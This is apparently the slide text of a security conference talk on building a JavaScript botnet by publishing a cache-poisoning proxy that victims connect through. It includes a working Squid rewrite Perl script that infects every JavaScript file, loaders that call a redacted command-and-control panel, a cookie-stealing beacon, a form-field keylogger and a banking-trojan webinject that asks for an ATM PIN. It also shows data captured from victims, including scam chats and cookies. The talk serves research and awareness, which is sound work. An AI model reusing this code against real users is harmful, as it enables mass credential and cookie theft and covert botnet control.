Owning "bad" guys {and mafia} with Javascript botnets

Chema Alonso & Manu "The Sur"

Let´s do a botnet but...

- We are lazy

- We haven´t money

- We haven´t 0day

- We aren´t the FBI

- We aren´t either:

  - Google

  - Apple

  - Microsoft

Vagos Noo, Muy Vagos !!

Informática 64
www.informatica64.com

Man in the Middle schemas

- Intercept communications between client and server
- Compromised channel -> Pwned!
- Network
  - ARP Spoofing
  - Rogue DHCP(6)
  - ICMPv6 Sppofing
  - SLAAC Attacks
- DNS Spoofing
- ...
- Evil FOCA Rulez!

Man in the Browser

- Plugins
  - BHO
  - Addons
- Access to all data
  - Passwords
  - Code
- Banking trojans
  - "A russian in my IE"


```
XML_Troyano_Banco.xml: Bloc de notas
Archivo  Edición  Formato  Ver  Ayuda

<?xml version="1.0" encoding="windows-1251" ?>

<inject
url="wellsfargo"
before="name=userid autocomplete='off'></DIV>"
what="
<DIV><LABEL for=userid>ATM PIN</LABEL>:<BR><SPAN
class='mozcloak'><INPUT id=pin  tabIndex=2 maxLength=4
type=password size=4 name=pin
autocomplete='off'></SPAN></DIV>
"
block="alt=Go"
check="pin"
quan="4"
content="d"
>
</inject>
```

JavaScript in the Middle

- Poisoning Browser cache
- No permanent
  - Deleting cache means infection cleaned
- Cached content is used if not expired
- Allows attackers to inject remote javascript
- Access to:
  - Cookies
    - Not HTTPOnly (more or less)
  - HTML Code
  - Form fields
  - URLs
  - Code execution
  - …

Google Analytics js & malware

Trojan:JS/Redirector.GA (?)

Encyclopedia entry
Published: Sep 30, 2010

Aliases
Not available

Alert Level (?)
Severe

Antimalware protection details
Microsoft recommends that you download the latest definitions to get protected.

Detection initially created:
Definition: 1.91.891.0
Released: Sep 30, 2010

How to inject JavaScript code

- Persistent XSS
- Owning HTTP Servers
- Network Man In the middle attacks
  - WiFi
  - ARP Spoofing
  - IPv6
- Memcache attacks
- Imagination

- Framework to own bowser's cache
- Inject a javascript in each client
- That javaScript loads payloads from C&C
- http://beefproject.com
- Very Well-Known

How to create a JavaScript Botnet from the scratch

TOR Nodes

TOR Nodes

Not a Rocket Scince….

Buy a bullet-Prof

- Not:
  - The Pirate Bay
  - Amazon
    - (Remenber Wikileaks)
  - Megaupload

Configure SQUID Proxy

Configure SQUID Proxy

Squid.conf: Activate URL rewrite program

```
#         By default, a URL rewriter is not used.
#
#Default:
# none
url_rewrite_program /etc/squid/poison.pl
```

.htaccess: Apache No Expiration Policy

```
       :/etc/squid# cat /var/www/tmp/.htaccess
ExpiresActive On
ExpiresDefault "access plus 3000 days"
       :/etc/squid#
```

Infect all JavaScript files

```perl
#!/usr/bin/perl

$|=1;
$count = 0;
$pid = $$;

while (<>)
{
  chomp $_;
  if ($_ =~ /(.*\.js)/i)
  {
    $url = $1;
    system("/usr/bin/wget", "-q", "-O","/var/www/tmp/$pid-$count.js", "$url");
    system("chmod o+r /var/www/tmp/$pid-$count.js");
    system("cat /etc/squid/pasarela.js >> /var/www/tmp/$pid-$count.js");
    print "http://127.0.0.1:80/tmp/$pid-$count.js\n";
  }
  else
  {
        print "$_\n";
  }

  $count++;
}
```

Infect all JavaScript files

```
function payload()
{        x = document.getElementById("poisonpayload");

         if (x == null)
         {
                 document.write( "        <script>function getip(json) {
document.write('<script type=\\\"application/javascript\\\"
 src=\\\"http://█████████/panel/poison payload.php?id=\'+
 json.ip + \'\\\"></scr\'+\'ipt>');
 };</script>

                                ");
 document.write("<script id='poisonpayload' type='application/javascript'
 src='http://████████/panel/jsonip.php?callback=getip'></script>");
         }
}
payload();
```

Publish your Proxy

Let Internet do the magic

Do Payloads: Cookie stealing

```
document.write("
        <img id='domaingrabber'         src='http://X.X.X.X/panel/
        domaingrabber.php?id=0.0.0.0&
        domain="+document.domain+"&
        location="+document.location+"&
        cookie="+document.cookie+"'    style='display:none;'/>");
```

Do Payloads: Form fields stealing

```
function kLogStart()
{
  var forms = parent.document.getElementsByTagName("form");
  for (i = 0 ; i < forms.length; i++)
  {
    forms[i].addEventListener('submit', function() {
            var cadena = "";
            var forms = parent.document.getElementsByTagName("form");

            for (x = 0 ; x < forms.length; x++)
            {
              var elements = forms[x].elements;
              for (e = 0 ; e < elements.length; e++)
              {
                      cadena += elements[e].name + "%3d" + elements[e].value + "|";
              }
            }
            attachForm(cadena);
    }, false);
  }
}
```

Enjoy

# Who ·"$"·$ is using this kind of services?

Mafias: Help the Prince

Mafias: Nigerian Scammers

Mafias: Nigerian Scammers

| mail.com Home | Sent (3/48) | Re: FOR YOUR KIND × | GENTLY UNDERSTAN × | FROM BRITISH IMMI × |

Forward   Resend   Delete   Move To ▾   More Actions ▾

UK Immigration Work Permit and Visa Services
Our Duty is to provide you with a working permit from the UKBA and your firm suporting documents. ENTRANCE WORK PERMIT as requested by the immigration department to enable your completement required documents and possible approval entry visa to be issued at the British high commissioner in your country ,you are required to reach us with your passport scanning pages, with two passport photograph EU size along with your processing fee of **GB £275 Pounds** before we could issue of your ENTRANCE CLEARANCE WORK PERMIT from our office. On receipt of these:-
(a)Your passport scanning pages,
(b)Two passport recent photographs
(c)Filled candidate payment form with processing fee of GB £275 pounds

We will to assist to forward all your details to British LABOUR DEPARTMENT for processing of your entry working permit certificate as requested by the immigration department which will guarantee the issuance of your four 4-years entry working visa at the British embassy in your country of residence . As soon as we received from you , your request will be process and issued within 48-HRS;

This are generally mentioned in the prospectus of the Employment/Tourist tour or invitation by any UK company management for ,and immediately your documents is approved admission in that particular institute will qualify him or her for entrance clearance entry working permit .

INFORMATION METHOD OF PAYMENT

You should reach us with your payment through the means western union money transfer or money -gram money transfer bank and print out the candidate payment form to fill with the payment transfer informations from the western union , scan and send back to our office with:-
(i) Passport scanning pages ,(ii) Two recent passport photographs along with the (iii) Filled candidate payment form for processing and issuing of your entrance clearance work permit labour from our office .Attached file is contained your application candidate payment form for entry clearance work permit certificate and make payment through the western union money transfer to Accountant Receiver Name: (**Mr Addison Stuart**) Address: 80-83 Long Lane,EC1A 9ET London U.K
Then print out the candidate payment form to fill,scan and send your passport scanned pages along with two passport photographs for immediate processing and issuing of your request from our office within -48 Hours

Mafias: Nigerian Scammers

Mafias: Nigerian Scammers

Mafias: Nigerian Scammers

Picture 1327.jpg

Picture 1328.jpg

Picture.jpg

ROYAL YORK HOTEL RECOMMENDATION JOB
OFFER ACCEPTANCE SLIP.JPG

Mafias: Predators

Mafias: Predators

Mafias: Predators

Mafias: Predators

Mafias: Predators

kkbill1980(12:09:40 (UTC)):Hello sweetie
fiat176punto(12:12:49 (UTC)):Hello my sweet Mous
kkbill1980(12:13:00 (UTC)):how are you doinf sweetie
fiat176punto(12:13:16 (UTC)):doinf ???
kkbill1980(12:13:52 (UTC)):what am fine i just came back from the booking office and my love when did you really want me to come
fiat176punto(12:15:38 (UTC)):I want it that You come to me
fiat176punto(12:15:51 (UTC)):why what is the Problem
kkbill1980(12:16:03 (UTC)):when did u want me to come next week or what ?
fiat176punto(12:16:48 (UTC)):I dont now what is the best about you
kkbill1980(12:17:08 (UTC)):no problem am just asking to know the date i will choose to book the flight ticket and all i need to get all my papers with the flight ticket book it will cost me 700euro
fiat176punto(12:17:11 (UTC)):when is the best Day for Fly
kkbill1980(12:17:34 (UTC)):am ready to fly any time so far you are ready to have me with you my love
fiat176punto(12:18:33 (UTC)):Year thats fine so I thing you can look for Wendsday
fiat176punto(12:19:11 (UTC)):When its no Problem for you
kkbill1980(12:20:16 (UTC)):okay that is good
fiat176punto(12:20:21 (UTC)):Baby You have my Address now
kkbill1980(12:20:54 (UTC)):and when did you think you can get the 700euro send so that i can make the booking and get everything ready for me to fly down to germany
fiat176punto(12:22:05 (UTC)):Baby You have my Address now
fiat176punto(12:22:15 (UTC)):???
kkbill1980(12:22:18 (UTC)):i will send you the full nicked pics tonight
fiat176punto(12:23:11 (UTC)):oh Baby this is nice
kkbill1980(12:23:16 (UTC)):when did you think you will have chance to go and send me the 700euro for the booking so that i will get everything ready
fiat176punto(12:24:57 (UTC)):The pictures are so tht I can see your all Pircings ???
kkbill1980(12:25:18 (UTC)):i will send you my full information so that you can use it to send the money from western union to me okay
fiat176punto(12:25:49 (UTC)):yes Baby when You sen the Pic You can send me were I must Take the Money
kkbill1980(12:26:16 (UTC)):sorry i dont understand you my love
fiat176punto(12:27:17 (UTC)):When You send The Pictures to night You can sent me the Western Union Information
kkbill1980(12:27:58 (UTC)):ich frage Sie, dass, wenn Sie Zeit haben, um zu gehen und senden Sie mir die 700 €, so dass ich die Buchung kann tun und alles bereit
kkbill1980(12:30:15 (UTC)):are you there

Mafias: Predators

Mafias: Predators

Von: Kayla Bill <█████████████████>
Betreff: Re: Schatz I love you big Kiss
An: "Josef Landhuis" <█████████████████>
Datum: Donnerstag, 23. Februar, 2012 07:10 Uhr

Hello sweetie why you have not sent me the nicked pics you promise me ?and i just sent you my nicked pics and please dont show it to another person is for only your eyes okay i love you and i will be waiting to chat with you when you come online today i miss you and last night my net was bad that is why i did not come online last night and i have also send you my info for the western union

From: Josef Landhuis <█████████████████>
Subject: Re: Schatz I love you big Kiss
To: "Kayla Bill" <█████████████████>
Date: Wednesday, February 29, 2012, 4:05 AM

hello Baby
I dont no but but my Bankmanager ask me that the Address City and country is not pasibel now what we can do ???
gime a athoer one please

Your love Josef big Kiss Baby

Von: Kayla Bill <█████████████████>
Betreff: Re: Schatz I love you big Kiss
An: "Josef Landhuis" <█████████████████>
Datum: Mittwoch, 29. Februar, 2012 14:43 Uhr

fuck it stop playing game on me i gave you my right address and what is your bank manager with sending money if you are truthful collect the money from your bank and look for a western union shop to send it or you just forget about it and stop playing game with my heart

Dog Scammers

Warning! This picture could hurt your emotions…

Dog Scammers

Category: For Sale - Free Stuff, Freebies, & Bargains
Views: 7

Start Date: 2/29/2012
Price: $200.00

Find Similar Listings

Free Stuff, Freebies, & Bargains   Go!

🔔 Create Alert

Meet the Advertiser HELP!

Ask Advertiser a Question
View More from this Advertiser
Feedback: jessicabrown12

Other Options

Watch This Ad
Clip This Ad / View Clip List
Email to a Friend
Report As Inappropriate
ShareThis

Psychotics

Annonymous


```
[+] [–] whatismyipaddress.com                                    7 forms
Form
                    LOOKUPADDRESS-95.95.109.154
```

```
🇩🇪  195.37.234.30      hideme.ru              server[2]=rand
                                                ip[2]=rand
                                                url[3]=http://
                                                name[3]=íàçâàíïèå çàêëàäêè
                                                server[3]=rand
                                                ip[3]=rand
                                                url[4]=http://
                                                name[4]=íàçâàíïèå çàêëàäêè
                                                server[4]=rand
                                                ip[4]=rand
                                                fvm=1
                                                fvm=2
                                                fvm=3
                                                demo__mail=viktoria.dju@yandex.ru
                                                =Îòïðàâèòü êîä
                                                q=ïîèñê
```

```
                    le-ISO-8859-1
                    q=
                    sa=Search
```

Annonymous

Domains of zombie

domain list of 8.26.64.35

[+] | [−] 2ip.ru

[+] | [−] anunturi.telegrafonline.ro

[+] | [−] facebook.com

url	cookie
http://www.facebook.com/plugins/likebox.php?channel=https.//s-static.ak.fbcdn.net/connect/xd_proxy.php?version=3#cb=f131b5398589822&origin=http%3A%2F%2Fwww.reload.lt%2Ff3fdf355a91639a&relation=parent.parent&transport=postmessage	

[+] | [−] whatismyipaddress.com

[+] | [−] world.needforspeed.com

[+] | [−] www.youtube.com

Rare people in a rare World

Your current balance represents how active your involvement in our service has been up to now. Summary stated below.

- Since joining up, you have accumulated a total of **$24.38**
- You have not redeemed yet
- You do not qualify for redemption yet due to insufficient balance

Displaying 1 to 20 of 383 articles on page 1 of 20

Account

- Refer A Friend
- Affiliate Program
- Referral Report
- Account Details
- Balance
- Redeem

Title	Topic	Paid	Intro Date	Read Date	Rating Date
Culinary Traditions Of France	Gourmet	$0.05	2/29/2012 1:42:42 PM	2/29/2012 1:43:41 PM	2/29/2012 1:44:32 PM
Why Network Marketing Sucks	Networking	$0.05	2/29/2012 1:41:46 PM	2/29/2012 1:42:41 PM	2/29/2012 1:43:35 PM
Black Christmas movie review	Movies	$0.06	2/29/2012 1:40:28 PM	2/29/2012 1:41:45 PM	2/29/2012 1:42:35 PM
Cultivate a Positive Mind-Set Through Meditation	Meditation	$0.05	2/29/2012 1:40:05 PM	2/29/2012 1:40:28 PM	2/29/2012 1:41:41 PM
5 Tips To Help You Master Digital Photography	Photography	$0.04	2/29/2012 1:38:37 PM	2/29/2012 1:39:34 PM	2/29/2012 1:39:56 PM
Modern hand Analysis : What's In It For us?	Spirituality	$0.05	2/29/2012 1:37:40 PM	2/29/2012 1:38:36 PM	2/29/2012 1:39:31 PM
Methods for photo backups	Photography	$0.05	2/29/2012 1:36:47 PM	2/29/2012 1:37:40 PM	2/29/2012 1:38:30 PM
Soothing Music: The Native American Flute	Music	$0.04	2/29/2012 1:36:05 PM	2/29/2012 1:36:48 PM	2/29/2012 1:37:27 PM
What does it mean to be an expatriate? Part 2 - How to choose your paradise	Coaching	$0.05	2/29/2012 1:35:39 PM	2/29/2012 1:36:05 PM	2/29/2012 1:36:42 PM
Diabetes Epidemic because of self-inflicted Obesity	Diabetes	$0.06	2/29/2012 1:35:12 PM	2/29/2012 1:35:38 PM	2/29/2012 1:36:01 PM
The Poor Man's Guide To Rich Looking Videos	Marketing	$0.07	2/29/2012 1:34:56 PM	2/29/2012 1:35:11 PM	2/29/2012 1:35:35 PM
World's Hottest Hot Sauce - Blair's 16 Million Reserve	Food and Beverage	$0.05	2/29/2012 1:34:14 PM	2/29/2012 1:34:56 PM	2/29/2012 1:35:08 PM

Hax0rs and defacers….

...hacking...

Hacked By SkyNet × +

← → C ⟳ www.trendwp.com ☆

Esta página está escrita en turco ▾ ¿Quieres trad... Traducir No Configuración ▾ ×

Sitede Bulunan B¨¹t¨¹n Temalar %25 İndirim ile Satılmaktadır. Böyle Para Gözlere İnanmayınız. 3 5 Kuruşluk Temlaraı Verdiği Fiyata Bakın Gelin Sizlere hakkı Neyse O Şekilde Verin ve Oluşan Her T¨¹rl¨¹ Sorunda Hizmetinizdeyiz.

İletişim İçin: By_BuRaK@Hotmail.De

… and hacked

Intranets

And, of course, Pr0n

Pr0n

Do Payloads: Infect webs for the future

Targeting Attacks

- Select the Target
  - Bank
  - Social Network
  - Intranet
- Analyze loaded files
- Payload:
  - Inject and load a infected file for that target, in every web the victim visits.
- Profit.

Demo Facebook

Protections

- Take care of mitm schemas
  - Proxy
  - TOR networks
- After using them, clean all
- Cache is not your friend on the Internet
- VPNs is not a silver bullet

Questions?

chema@informatica64.com

mfernandez@informatica64.com

Informática 64

www.informatica64.com